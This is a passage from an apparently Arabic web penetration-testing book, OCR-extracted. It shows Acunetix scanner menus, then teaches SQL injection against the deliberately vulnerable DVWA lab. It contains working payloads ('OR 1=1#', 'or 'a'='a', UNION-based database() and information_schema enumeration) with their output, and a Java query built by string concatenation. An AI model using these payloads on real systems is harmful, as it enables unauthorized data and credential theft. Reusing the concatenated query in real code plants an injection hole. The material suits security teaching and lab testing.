
ويحوي على العديد من الأدوات المستخدمة في عملية اختبار اختراق

تطبيقات الويب


Web Vulnerability Scanner
Web Scanner
Tools
Site Crawler
Target Finder
Subdomain Scanner
Blind SQL Injector
HTTP Editor
HTTP Sniffer
HTTP Fuzzer
Authentication Tester
Compare Results
Web Services
Web Services Scanner
Web Services Editor
Configuration
Application Settings
Scan Settings
Scanning Profiles
General
Program Updates
Version Information
Licensing
Support Center
Purchase
User Manual
AcuSensor


acunetix
Acunetix Web Vulnerability Scanner
Web Scanner
Scan your web applications automatically for vulnerabilities
Tools
Customize your security assessments with an extensive set of tools
Web Services
Scan your web services automatically for vulnerabilities
Configuration
Application preferences and scanning profiles
General
Check for product updates, find help, and modify your license
Common Tasks
New Scan
Start a new website scan
Sample Scan
Load the results from a sample scan session
New WS Scan
Start a new web service scan
Reporter
View, customize, and publish vulnerability reports
Scheduler
Schedule an automated scan
AcuSensor
Enable and configure AcuSensor

في نهاية عملية الفحص يمكنك الحصول على تقرير يحوي على الثغرات المكتشفة مع شرح مفصل لكيفية استغلال هذه الثغرة والروابط المتأثرة بالإضافة إلى طرق الحماية والحلول المقترحة.





محتوى هذا الفصل:

- SQL injection
- حقن تعليمات لنظام التشغيل
- Web shells

Information security should be layered, like an onion. It should not make you cry like an onion. There's a difference.

مقدمة:

مختبر الاختراق يستطيع استغلال ثغرة حقن الكود من خلال تقديم دخل يدوي خبيث يجعل تطبيق الويب يقوم بعمل غير مسموح به كعرض المعلومات الحساسة (الأسماء وكلمات السر) أو تنفيذ تعليمات النظام (إضافة حساب مدير)

هجوم حقن الكود من أخطر أنواع الهجمات التي تتعرض لها تطبيقات الويب اليوم بسبب قوة تأثيرها وعدد المستخدمين الذي ما زالت الثغرة منتشرة في تطبيقاتهم.

هجوم حقن الكود يتم نتيجة لنقص في إجراءات الحماية.

تطبيقات الويب تصنع من قبل مبرمج وبالتالي فإن إمكانية حدوث أخطاء هو أمر وارد وهذه الأخطاء هي سبب لوجود الثغرات.

بعض أنواع الحقن في تطبيقات الويب هي:

- حقن طلبات **Structured query language (SQL)**
- حقن طلبات **Lightweight directory access protocol (LDAP)**
- حقن طلبات **XML path language (XPATH)**
- حقن تعليمات نظام التشغيل.

في هذا الفصل سوف نقوم بهجوم لاستغلال ثغرة حقن الكود، وسوف نتعلم تفاصيل عملية استغلال حقن طلبات قواعد البيانات وحقن تعليمات نظام التشغيل

SQL injection and operating system commands

أمر مهم أخر يجب أن تدركه في هجوم الحقن هو القيام بالهجوم أثناء التفاعل مع تطبيق الويب كمستخدم شرعي، هذا يعني أن الترفك (حركة البيانات) الخاصة بك وإجابات تطبيق الويب سوف تبدو مماثلة للطلبات الأخرى الغير خبيثة.

ثغرات SQL injection:

SQL injection هو أحد أقدم ثغرات تطبيقات الويب ومازال مستمراً حتى الآن ويعتبر من أكبر المخاطر على تطبيقات الويب.

SQL injection قديم جداً ومدمر جداً وعملية تصليحه سهلة جداً.

أظهرت بعض الدراسات الحديثة أن **SQL injection** مازالت موجودة في **30**% من تطبيقات الويب الحالية.


ثغرات SQL injection تحدث لسببين:

- ضعف في عملية تنقيح دخل المستخدم (المبرمج لم يقم بعملية فلترة أو تصفية لمتغير الدخل).

- البيانات والتحكم مدمجان في نفس قناة النقل.

الضعف في عملية تنقيح دخل المستخدم تسمح للمهاجم بالقفز من الجزء الخاص بالبيانات (السلسلة النصية الموجودة بين إشارات تنصيص مفردة) إلى حقن تعليمات تحكم (مثل **SELECT, UNION, AND, OR**)

يجب أن تفهم كيف تتم عملية تدفق المعلومات في بنية مؤلفة من ثلاث صفوف هي المستخدم سيرفر الويب وسيرفر قاعدة البيانات كما في الشكل التالي:




١. المستخدم يرسل طلب إلى سيرفر الويب.
٢. سيرفر الويب يقوم بسحب البيانات التي ادخلها المستخدم ويقوم بخلق عبارة **SQL** تحوي على دخل المستخدم ويرسلها كطلب إلى سيرفر قاعدة البيانات.
٣. سيرفر قاعدة البيانات يقوم بتنفيذ طلب **SQL** بدون أن يعرف منطق التطبيق، فقط يقوم بتنفيذ الطلب ويعيد النتيجة إلى سيرفر الويب.

٤. سيرفر الويب يقوم بخلق صفحة **HTML** بشكل ديناميكي بالاعتماد على الإجابة القادمة إليه من سيرفر قاعدة البيانات ويرسلها إلى المستخدم.

كما ترى فإن سيرفر الويب وسيرفر قاعدة البيانات منفصلان، سيرفر الويب فقط يقوم بخلق طلب **SQL** ويترجم النتيجة ويعرضها للمستخدم أما سيرفر قاعدة البيانات فهو يستقبل طلب **SQL** ويعيد النتيجة إلى سيرفر الويب وهذا مهم جداً من أجل استغلال ثغرات **SQL injection** لأننا نستطيع التلاعب بعبارة **SQL** وجعل سيرفر قاعدة البيانات يعيد بيانات مهمة مثل أسماء المستخدمين وكلمات المرور.

من المهم أن تكون مدرك لرسائل الخطأ المختلفة من قاعدة البيانات والتي ستحصل عليها من سيرفر الويب عندما تقوم باختبار ثغرة **SQL injection**

الشكل التالي يظهر كيف يحدث خطأ **SQL injection** وكيف يتعامل سيرفر الويب معه.



١. المستخدم يرسل طلب لمحاولة معرفة إذا كانت ثغرة **SQL injection** موجودة في هذا التطبيق، في هذه الحالة المستخدم يرسل القيمة أو الاسم مضافاً إليه علامة تنصيص مفردة.
٢. سيرفر الويب يسحب بيانات المستخدم ويرسل طلب **SQL** إلى سيرفر قاعدة البيانات، في هذا المثال فإن عبارة **SQL** التي سيخلقها سيرفر الويب سوف تحوي على دخل المستخدم وعلامة التنصيص المفردة المضافة من قبل المستخدم بالإضافة إلى علامة تنصيص مفردة أخرى يقوم التطبيق بإضافتها.
٣. سيرفر قاعدة البيانات يستقبل طلب **SQL** المشوه ويعيد رسالة خطأ إلى سيرفر الويب.
٤. سيرفر الويب يستقبل رسالة الخطأ من سيرفر قاعدة البيانات ويرسلها كإجابة على شكل **HTML** إلى المستخدم.

المثال السابق يشرح سيناريو الطلب من المستخدم الذي يحرض رسالة خطأ في قاعدة البيانات بالاعتماد على كود التطبيق فإنه سيتم إعادة النتيجة في الخطوة الرابعة بإحدى هذه الطرق:

١. **SQL error** يعرض على متصفح المستخدم.
٢. **SQL error** يخفى في مصدر صفحة الويب لأغراض تصليح الأخطاء.

٣. إعادة التوجيه إلى صفحة أخرى.

٤. **HTTP error code 500** (خطأ داخلي بالسيرفر) أو **HTTP redirection code 302**

٥. التطبيق يتعامل مع الخطأ بشكل فوري ويظهر أنه لا يوجد نتيجة أو يظهر صفحة خطأ عام.

أنواع SQL injection:

- **Error-Based SQL Injection**
- **Union-Based SQL Injection**
- **Blind SQL Injection**

Error:

إرسال طلب إلى قاعدة البيانات يسبب خطأ وجمع المعلومات من رسالة الخطأ.

Union:

SQL union يستخدم لدمج نتيجة أكثر من عبارة **SQL** في طلب واحد.

Blind:

سؤال قاعدة البيانات **true/false question** والنظر فيما إذا تم إعادة صفحة صحيحة أو لا.

اختبار SQL injection:

التعريف:

- معرفة وجود الثغرة (بشكل يدوي أو باستخدام أداة)
- تحديد نوع ثغرة الحقن

الهجوم:

- **Error-Based** (سهل جداً)
- **Union-Based** (رائع من أجل استخراج البيانات)
- **Blind** (أسوأ حالة، آخر الاحتمالات)

الاختبار بشكل يدوي أمر ضروري لأن أداة البحث يمكن أن تبحث عن نوع واحد من الحقن ولا تجد ثغرة في الموقع بينما بالحقيقة الثغرة تكون موجودة.

المترجم SQL Interpreter:

أحد الجوانب الأساسية لهذه الثغرة هي أنه يجب عليك فهم هل مترجم **SQL** فعال.

المترجم يأخذ الدخل ويعمل عليه فوراً بدون أن يكون عليه الذهاب عبر عمليات البرمجة التقليدية التجميع **compiling** أو تصليح الأخطاء **debugging** والتشغيل.

مثلاً مترجم **SQL** يلعب الجزء الأساسي عندما تبحث عن كتاب غير مجاني جديد في مخزن يبيع عبر الانترنت بشكل أون لاين.

هذا الكود سوف ينتظر كجزء من تطبيق الويب لقوم أنت بالبحث عن المنتج الذي تريده عن طريق ادخال اسم المنتج في صندوق البحث

```
String query = “SELECT * FROM book  WHERE bookName=’” +
request.getParam(“term”) + “’”;
```

عندما تبحث عن كتاب **Hacking web** سوف تقوم بالعمليات التالية:

١. سوف تدخل اسم الكتاب **Hacking web** في صندوق البحث في موقع المكتبة أو المتجر الذي يبيع بشكل أون لاين ثم تقوم بالضغط على زر أبحث.
٢. التطبيق يقوم بتخزين دخل المستخدم في المتغير المسمى **term**
٣. التطبيق يبنى طلب **SQL** الذي يكون مكون من بعض الأكواد المكتوبة مسبقاً والمتغير **term** المستخدم في طلب **HTTP**
٤. التطبيق يرسل طلب **SQL** إلى قاعدة البيانات حيث يتم تنفيذها من قبل مترجم **SQL**

٥. النتائج سترسل إلى التطبيق ليقوم بعرضها في متصفح المستخدم.

تعليمة طلب **SQL** التي سيتم تنفيذها عند عملية البحث عن كتاب **Hacking web** هي:

```
String query = "SELECT * FROM book WHERE bookName='Hacking web' ";
```

بعض أساسيات :SQL

ببساطة لقد قمنا باختيار كل الأعمدة (*)

(**ID number, bookName, bookPrice**)

من جدول **books** لايجاد إذا كان **Hacking web** مسجل في عمود **bookName**

النتيجة ستعيد قاعدة بيانات مشابهة للجدول التالي:

ID Number	bookName	bookPrice
1001	Wireless network	70
1002	CCNA guide	75
1003	CCNP guide	77

- الطلب يتعامل مع متغير واحد من نوع **string** الذي يمر إلى المترجم وهذا هو سبب وضع اشارتي تنصيص قبل **SELECT** وفي نهاية الطلب.
- طلب المستخدم الذي يريد البحث عنه يجمع بواسطة التابع **request.getParam** ويخزن داخل علامة تنصيص واحدة كمتغير من نوع نصي **string**، بالتأكيد اسم الكتاب **bookName** هو متغير نصي.

أول إشارة تنصيص يجب أن تكون بعد **=bookName** وثاني إشارة تنصيص يجب أن تكون قبل إشارة التنصيص المزدوجة.

هذا هو طلب **SQL** الفعلي الذي يتم تنفيذه من قبل المترجم

SELECT * FROM books WHERE bookName='hacking web'

SQL من أجل الاختراق:

من المهم أن تفهم كيف يتم بناء هذا الطلب، الطلب يقسم إلى ثلاثة أجزاء هي:

١. **SELECT * FROM book WHERE bookName='**

هذا الجزء من الكود يتم كتابته مسبقاً من قبل المبرمج ويجعل التطبيق ينتظر دخل المستخدم.

٢. المتغير **term (hacking web)** يتم تقديمه إلى أول جزء من الكود، المستخدم هو الذي يتحكم بقيمة هذا المتغير.

٣. إشارة التنصيص (') تضاف من قبل البرنامج مباشراً بعد دخل المستخدم لإكمال تعلمية **SQL** وتصبح تعليمة صحيحة يمكن تنفيذها من قبل المترجم **SQL interpreter**

مختبر الاختراق يستطيع خلق دخل خبيث بدل اسم الكتاب ويدخله في صندوق البحث لاستغلال ثغرة **SQL injection** مع المحافظة على كتابة الدخل بين علامات التنصيص لكي لا تظهر رسالة خطأ

مثال كلاسيكي على هذا الاستغلال هو إدخال التالي إلى صندوق البحث

```
Hacking web' OR 1=1#
```

هذا الدخل سيبني عبارة **SQL** التالية وإرسالها إلى المترجم ليقوم بتنفيذها

```
SELECT * FROM books WHERE bookName='hacking web' OR 1=1'#
```

اشارة # هي **inline comment** تجعل المترجم يتجاهل كل شيء بعدها

نتيجة عبارة **SQL** لهذا الكود المحقون هي:

```
SELECT * FROM books WHERE bookName='hacking web' OR 1=1
```

لاحظ كيف أصبح الدخل (اسم الكتاب) بين علامتي التنصيص فالعلامة الاولى تكون مكتوبة مسبقاً من قبل المبرمج والعلامة الثانية قمنا نحن بإدخالها بعد الدخل (اسم الكتاب)

اشارة التنصيص (') التي يتم إضافتها إلى نهاية دخل المستخدم من قبل التطبيق سيتم تجاهلها بسبب وجود # التي هي **inline comment**

لن يتم عرض **hacking web** فقط بل سيتم عرض كل الكتب الموجودة لأن **1**=**1** دائماً محققة

يمكنك أيضاً حقن سلسلة نصية وترك علامة التنصيص معلقة كالتالي

hacking web' OR 'a'='a

نحن نعلم بالضبط أين ستضاف علامة التنصيص (') وبالتالي النتيجة ستكون عبارة **SQL** صحيحة وستصبح كالتالي:

SELECT * FROM books WHERE bookName='hacking web' OR ''a'='a

هجوم SQL injection:

يجب أن تكون قد فهمت أساسيات **SQL injection** ، سوف نستخدم بيئة **DVWA** لمحاولة استخراج صفحة الثغرة، هدفنا من هذا القسم هو:

١. تحطيم التطبيق لإثبات أن الدخل الذي نقوم بإدخاله يؤثر على سلوك التطبيق.
٢. سحب أسماء المستخدمين من قاعدة البيانات للقيام بهجوم تجاوز المصادقة.
٣. استخراج معلومات مفيدة من قاعدة البيانات (مثل الهاش الخاص بكلمات المرور).
٤. كسر هاش كلمة السر وبالتالي سنعرف اسم المستخدم وكلمة السر لكل مستخدم في التطبيق.

في هذا الكتاب سوف نتعامل مع **MySQL** فقط لأنها قاعدة البيانات المستخدمة في بيئة **DVWA**

في **MySQL** يوجد فقط **Union-Based and Blind** وفي هذا الكتاب سوف نتعامل مع **Union-Based** فقط

يمكن الوصول إلى هذه ثغرة من خلال الضغط على **SQL injection** في القائمة اليسرى في **DVWA**

DVWA

Home
Instructions
Setup / Reset DB

Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
XSS (Reflected)
XSS (Stored)

DVWA Security

Vulnerability: SQL Injection

User ID: Submit

More Information

- http://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://www.owasp.org/index.php/SQL_Injection
- http://bobby-tables.com/

إيجاد ثغرة SQL injection:

أول مهمة يجب القيام بها هي إيجاد ثغرة **SQL injection** في هذه الصفحة، منذ **15-10** سنة ماضية عندما تم استغلال **SQL injection** لأول مرة كان إيجاد الثغرة أمر سهل جداً ويتم من خلال وضع إشارة تنصيص واحدة (') داخل صندوق البحث ومشاهدة ردة فعل التطبيق.

إشارة التنصيص المفردة ستؤدي إلى خلل في صيغة التعليمة والتطبيق سوف يرد برسالة خطأ. يمكننا محاولة معرفة إذا كان **DVWA** يحوي على ثغرة **SQL injection** من خلال استخدام نفس الطريقة أي ادخال اشارة تنصيص مفردة (') في **User ID textbox**

أو بدل ذلك سوف نقوم بإدخال سلسلة نصية مع إشارة تنصيص مفردة كالدخل التالي:

Vulnerability: SQL Injection

User ID: jameel' Submit

هذا الدخل سيؤدي إلى ظهور خطأ **SQL** التالي:

An error occured: Please make sure the ../../external/phpids/0.6/lib/IDS/tmp folder is writable
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''jameel''' at line 1

في هذا التطبيق كل دخل المستخدم يكون مغلف في مجموعتين من إشارات التنصيص المفردة (ليست إشارة تنصيص مزدوجة)

نحن لا نعلم الجدول بالضبط أو أسماء الأعمدة حتى الآن ولكن من الآمن افتراض أن دخلنا قام بخلق طلب مشابه للطلب التالي:

SELECT * FROM users WHERE User_ID= "Jameel"'

هذا الطلب والذي يتبعه حطم التطبيق، وهذا يثبت أنه يمكننا التحكم بعبارة **SQL**، من المهم أن تكون على معرفة برسائل الخطأ الخاصة بتطبيقات الويب لأنها في غالب الأحيان تكون رأس الخيط لعملية الاختراق.

فكر بشكل جيد بالبارامترات التي ستقوم بإدخالها والتي يمكن أن تكون جزء من الطلبات التي ترسل إلى قاعدة البيانات، هذه هي البارامترات التي يجب أن تستخدمها لاختبار إمكانية **SQL injection**

بنود كبارامترات **ID** التعدادية مثل **UID=81** أو البحث عن أسماء نصية مثل اسم الكتاب كما في الفقرة السابقة و البارامترات التي تحوي على **string ID** مثل **sort=ASC or sort=DESC**

تجاوز المصادقة:

يمكننا الآن بناء عبارة **SQL** شرعية يتم تنفيذها وتقوم بكشف معلومات لا نملك الحق بمعرفتها. نحن نعرف أننا نتعامل مع عمود نصي لأن اشارة التنصيص أضيفت إلى دخلنا، لذلك نستطيع استخدام إما **'a'='a or** **1=1**

سوف نقوم بكتابة الدخل التالي:

Jameel' or 'a'='a

Vulnerability: SQL Injection

User ID: Jameel' or 'a'='a Submit

هذا الطلب تم تنفيذه بنجاح وأظهر بعض النتائج المفيدة من قاعدة البيانات كما يظهر في الشكل التالي:

Vulnerability: SQL Injection

User ID: [ ] Submit

```
ID: Jameel' or 'a'='a
First name: admin
Surname: admin

ID: Jameel' or 'a'='a
First name: Gordon
Surname: Brown

ID: Jameel' or 'a'='a
First name: Hack
Surname: Me

ID: Jameel' or 'a'='a
First name: Pablo
Surname: Picasso


ID: Jameel' or 'a'='a
First name: Bob
Surname: Smith
```

رغم أن معظم النتائج هي فقط الاسم الأول والاسم الأخير لكل مستخدم فإن النتيجة الأولى تظهر **admin** في كل من الاسم الأول والاسم الأخير، يمكننا أن نفترض أن هذا الاسم هو لمدير تطبيق الويب ولكن يجب أن نتأكد من ذلك قبل القيام بتجاوز المصادقة.

يجب أن تكون على معرفة بأداء **SQL injection attacks** بواسطة ويب بروكسي وبالتالي ستستطيع رؤية الطرق المختلفة التي يقوم بها التطبيق بمعالجة دخل المستخدم، يمكنك استخدام **Burp Proxy** للقيام بنفس هذا الهجوم من خلال تفعيل الاعتراض **intercept** ومشاهدة البرامترات.

Burp Repeater هو أداة أخرى في **Burp Suite** لها تأثير فعال خلال هجوم الحقن لأنها تسمح لك بإعادة تعريف وتحديد الطلب بشكل يدوي وإرساله إلى التطبيق، يمكنك استخدام هذه التقنية لتقوم بتغير محدد في السلسلة النصية (مثل ترميز قيمة حرف واحد) وإعادة ارسالها دون إعادة بناء الطلب من الصفر بشكل كامل، فهي مفيدة في توفير الوقت والتأكد من أنك قمت بتغير الجزء الذي تريده من الطلب فقط.

الطلب السابق **Jameel' or 'a'='a** يظهر بالشكل التالي بعد إلتقاطه من قبل **Burp Intercept** كما في الشكل التالي:



استخراج معلومات إضافية:

نحتاج لاستخراج معلومات إضافية مفيدة مثل اسم المستخدم وكلمة سر المدير، هناك عدة أنواع من الحقن التي يمكن من خلالها الحصول على اسم المستخدم وكلمة السر للمدير ومنها:

١. كشف اسم قاعدة البيانات.
٢. كشف أسماء الجداول في قاعدة البيانات التي اخترناها كهدف.
٣. كشف أسماء الأعمدة في الجدول الذي اخترناه كهدف.
٤. سحب البيانات من الأعمدة التي نختارها كهدف.

هناك عدة توابع موجودة في قاعدة البيانات يمكننا استدعائها من خلال هذه الثغرة لكشف معلومات حساسة، كلها تستخدم عبارة **SQL union** التي تسمح بدمج أكثر من طلب استعلام وهذا ضروري لأن الطلب يستطيع استخراج معلومات عادية مثل الاسم الأول والاسم الأخير.

نحتاج طلب أقوى لتنفيذه من أجل استغلال تطبيق الويب وعرض معلومات حساسة، من أجل أن تعمل **union** كل عبارة **SELECT** يجب أن يكون لها نفس رقم الأعمدة وهذه الأعمدة يجب أن يكون لها نفس نوع البيانات والأعمدة في كل عبارة **SELECT** يجب أن تكون بنفس الترتيب

نحن نعرف مسبقاً أن الطلب قد أعاد لنا عمودين نصيين (الاسم الأول والاسم الأخير) لذلك فإن الطلب المزدوج يجب أن يعيد عامودين نصيين، سوف نستخدم نوع البيانات في العمود الأول **null** لأن نوع البيانات **null** يمكن أن يمثل أي نوع من البيانات و سنستخدم العامود الثاني (الاسم الأخير) ويمكن أن نعمل مع أكثر من عامود من خلال استخدام عدة عواميد متسلسلة للاسم الأخير بواسطة التابع **cancat** كجزء من الهجوم

هذا سوف يسمح لنا بكشف معلومات حساسة من قاعدة البيانات

Jameel' or 1=1 union select null, database # ()

النتيجة لهذا الطلب المدمج سوف تتضمن الاسم الأول والاسم الأخير وفي السطر الأخير سوف يظهر اسم قاعدة البيانات وهو **dvwa** كما في الشكل التالي:

Vulnerability: SQL Injection

User ID: [ ] Submit

```
ID: Jameel' or 1=1 union select null, database () #
First name: admin
Surname: admin

ID: Jameel' or 1=1 union select null, database () #
First name: Gordon
Surname: Brown

ID: Jameel' or 1=1 union select null, database () #
First name: Hack
Surname: Me

ID: Jameel' or 1=1 union select null, database () #
First name: Pablo
Surname: Picasso

ID: Jameel' or 1=1 union select null, database () #
First name: Bob
Surname: Smith

ID: Jameel' or 1=1 union select null, database () #
First name:
Surname: dvwa
```

لعرض كل أسماء الجداول:

Jameel' and 1=1 union select null, table_name from information_schema.tables#

حيث أن **information schema** هي مجموعة من البيانات الخاصة بقاعدة البيانات والتي تخزن في نظام إدارة قاعدة البيانات كما يظهر في الشكل التالي، ولأننا نحاول تجاوز المصادقة فإن جدول **users** سيكون هدف لنا

Vulnerability: SQL Injection

User ID: [ ] Submit

```
ID: Jameel' and 1=1 union select null, table_name from information_schema.tables #
First name:
Surname: CHARACTER_SETS

ID: Jameel' and 1=1 union select null, table_name from information_schema.tables #
First name:
Surname: COLLATIONS

ID: Jameel' and 1=1 union select null, table_name from information_schema.tables #
First name:
Surname: COLLATION_CHARACTER_SET_APPLICABILITY

ID: Jameel' and 1=1 union select null, table_name from information_schema.tables #
First name:
Surname: COLUMNS

ID: Jameel' and 1=1 union select null, table_name from information_schema.tables #
First name:
Surname: COLUMN_PRIVILEGES

ID: Jameel' and 1=1 union select null, table_name from information_schema.tables #
First name:
Surname: ENGINES

ID: Jameel' and 1=1 union select null, table_name from information_schema.tables #
First name:
Surname: EVENTS

ID: Jameel' and 1=1 union select null, table_name from information_schema.tables #
First name:
Surname: FILES
```

الجدول التالي يظهر أسماء جداول المعلومات الذاتية **metadata tables** لعدد من قواعد البيانات

